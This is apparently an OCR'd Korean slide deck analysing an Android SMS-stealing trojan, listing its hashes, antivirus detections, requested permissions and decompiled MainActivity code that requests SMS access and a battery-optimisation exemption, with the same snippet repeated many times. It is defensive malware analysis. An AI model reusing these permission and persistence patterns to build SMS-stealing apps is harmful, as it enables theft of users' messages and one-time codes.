
MALWARE APP ANALYSIS

1. 악성 앱 정보

악성 앱 정보


- 패키지 이름 : com.ffcpk.guacc
- 파일 크기 : 4.47 MB
- 태그 : APK, SmsSpy, Trojan
- Hash
  - MD5 : 45e586e2ba9c43476e8b4c6309840d83
  - SHA256 :fbf2041ea0f0d1942a695fb504521cc0e52b4ab9475766535 26d2264c15c0b6d
- 근원지 : Korea
- 출처 : MalwareBazaar



〈설치된 앱 정보〉

1. 악성 앱 정보

Virustotal



33 / 65

Community Score

33 security vendors flagged this file as malicious

fbf2041ea0f0d1942a695fb504521cc0e52b4ab947576653526d2264c15c0b6d

1020 (1).apk

android apk

1.64 MB Size

2020-11-21 02:12:57 UTC 11 months ago

APK

DETECTION DETAILS RELATIONS COMMUNITY

Ad-Aware	Trojan.GenericKD.44168023	AegisLab	Trojan.AndroidOS.SmsThief.C!c
AhnLab-V3	Trojan/Android.SmsThief.998217	Alibaba	TrojanSpy:Android/Ymacco.df9a2460
Antiy-AVL	Trojan[Spy]/Android.SmsThief	Arcabit	Trojan.Generic.D2A1F357
Avast-Mobile	APK:RepSandbox [Trj]	Avira (no cloud)	ANDROID/Spy.SmsSpy.fptml
BitDefender	Trojan.GenericKD.44168023	CAT-QuickHeal	Android.Smsthief.A3548
Cynet	Malicious (score: 85)	DrWeb	Android.SmsSpy.803.origin
Emsisoft	Trojan.GenericKD.44168023 (B)	eScan	Trojan.GenericKD.44168023
ESET-NOD32	A Variant Of Android/Spy.SmsSpy.QU	F-Secure	Malware.ANDROID/Spy.SmsSpy.fptml
FireEye	Trojan.GenericKD.44168023	GData	Trojan.GenericKD.44168023

2. 정적 분석 - 권한

필요 권한 목록

- SMS 관련 3개(읽기, 받기, 쓰기)
- 인터넷
- 최상위 뷰 사용
- 부팅 관련
- 휴대폰 상태 (읽기)
- 화면 깨우기
- 외부 저장소 (쓰기)
- 앱 절전모드 무시

```
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
```

〈AndroidManifest.xml〉

2. 정적 분석 - Mainactivity

```java
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_main);
    this.mCode = (TextView) findViewById(R.id.code);
    if (Build.VERSION.SDK_INT >= 23) {
        checkPermission();
    }
```

<MainActivity - onCreate>

안드로이드 6.0 이상(SDK >= 23) 부터는 XML 에 권한 설정을 해도 권한과 관련된 기능을 사용하게 되면 권한을 물어보기 때문

```java
private void checkPermission() {
    if (Build.VERSION.SDK_INT >= 23) {
        ArrayList arrayList = new ArrayList();
        if (checkSelfPermission("android.permission.READ_PHONE_STATE") != 0) {
            arrayList.add("android.permission.READ_PHONE_STATE");
        }
        if (checkSelfPermission("android.permission.WRITE_EXTERNAL_STORAGE") != 0) {
            arrayList.add("android.permission.WRITE_EXTERNAL_STORAGE");
        }
        if (checkSelfPermission("android.permission.RECEIVE_SMS") != 0) {
            arrayList.add("android.permission.RECEIVE_SMS");
        }
        if (checkSelfPermission("android.permission.READ_SMS") != 0) {
            arrayList.add("android.permission.READ_SMS");
        }
        if (arrayList.size() != 0) {
            String[] strArr = new String[arrayList.size()];
            arrayList.toArray(strArr);
            requestPermissions(strArr, 102);
        }
    }
}
```

<MainActivity - checkPermission>

2. 정적 분석 - Mainactivity

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_main);
    this.mCode = (TextView) findViewById(R.id.code);
    if (Build.VERSION.SDK_INT >= 23) {
        checkPermission();
    }
```

<MainActivity - onCreate>

```
private void checkPermission() {
    if (Build.VERSION.SDK_INT >= 23) {
        ArrayList arrayList = new ArrayList();
        if (checkSelfPermission("android.permission.READ_PHONE_STATE") != 0) {
            arrayList.add("android.permission.READ_PHONE_STATE");
        }
        if (checkSelfPermission("android.permission.WRITE_EXTERNAL_STORAGE") != 0) {
            arrayList.add("android.permission.WRITE_EXTERNAL_STORAGE");
        }
        if (checkSelfPermission("android.permission.RECEIVE_SMS") != 0) {
            arrayList.add("android.permission.RECEIVE_SMS");
        }
        if (checkSelfPermission("android.permission.READ_SMS") != 0) {
            arrayList.add("android.permission.READ_SMS");
        }
        if (arrayList.size() != 0) {
            String[] strArr = new String[arrayList.size()];
            arrayList.toArray(strArr);
            requestPermissions(strArr, 102);
        }
    }
}
```

<MainActivity - checkPermission>

- checkSelfPermission() : 권한 설정 확인
- requestPermissions() : 권한 요청

2. 정적 분석 - Mainactivity

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_main);
    this.mCode = (TextView) findViewById(R.id.code);
    if (Build.VERSION.SDK_INT >= 23) {
        checkPermission();
    }
    if (!isIgnoringBatteryOptimizations()) {
        requestIgnoreBatteryOptimizations();
    }
    finish();
}
```

<MainActivity - onCreate>

```
private boolean isIgnoringBatteryOptimizations() {
    PowerManager powerManager = (PowerManager) getSystemService("power");
    if (powerManager != null) {
        return powerManager.isIgnoringBatteryOptimizations(getPackageName());
    }
    return false;
}
```

<MainActivity - isIgnoringBatteryOptimizations>

```
public void requestIgnoreBatteryOptimizations() {
    try {
        Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
        intent.setData(Uri.parse("package:" + getPackageName()));
        startActivity(intent);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

<MainActivity - requestIgnoreBatteryOptimizations>

2. 정적 분석 - Mainactivity

```java
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_main);
    this.mCode = (TextView) findViewById(R.id.code);
    if (Build.VERSION.SDK_INT >= 23) {
        checkPermission();
    }
    if (!isIgnoringBatteryOptimizations()) {
        requestIgnoreBatteryOptimizations();
    }
    finish();
}
```

〈MainActivity - onCreate〉

```java
private boolean isIgnoringBatteryOptimizations() {
    PowerManager powerManager = (PowerManager) getSystemService("power");
    if (powerManager != null) {
        return powerManager.isIgnoringBatteryOptimizations(getPackageName());
    }
    return false;
}
```

〈MainActivity - isIgnoringBatteryOptimizations〉


```java
public void requestIgnoreBatteryOptimizations() {
    try {
        Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
        intent.setData(Uri.parse("package:" + getPackageName()));
        startActivity(intent);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

〈MainActivity - requestIgnoreBatteryOptimizations〉

2. 정적 분석 - Mainactivity

```java
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_main);
    this.mCode = (TextView) findViewById(R.id.code);
    if (Build.VERSION.SDK_INT >= 23) {
        checkPermission();
    }
    if (!isIgnoringBatteryOptimizations()) {
        requestIgnoreBatteryOptimizations();
    }
    finish();
}
```


<MainActivity - onCreate>



2. 정적 분석 - Mainactivity

```java
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_main);
    this.mCode = (TextView) findViewById(R.id.code);
    if (Build.VERSION.SDK_INT >= 23) {
        checkPermission();
    }
    if (!isIgnoringBatteryOptimizations()) {
        requestIgnoreBatteryOptimizations();
    }
    finish();
}
```


<MainActivity - onCreate>



2. 정적 분석 - Mainactivity

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_main);
    this.mCode = (TextView) findViewById(R.id.code);
    if (Build.VERSION.SDK_INT >= 23) {
        checkPermission();
    }
    if (!isIgnoringBatteryOptimizations()) {
        requestIgnoreBatteryOptimizations();
    }
    finish();
}
```


<MainActivity - onCreate>




2. 정적 분석 - Mainactivity

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_main);
    this.mCode = (TextView) findViewById(R.id.code);
    if (Build.VERSION.SDK_INT >= 23) {
        checkPermission();
    }
    if (!isIgnoringBatteryOptimizations()) {
        requestIgnoreBatteryOptimizations();
    }
    finish();
}
```

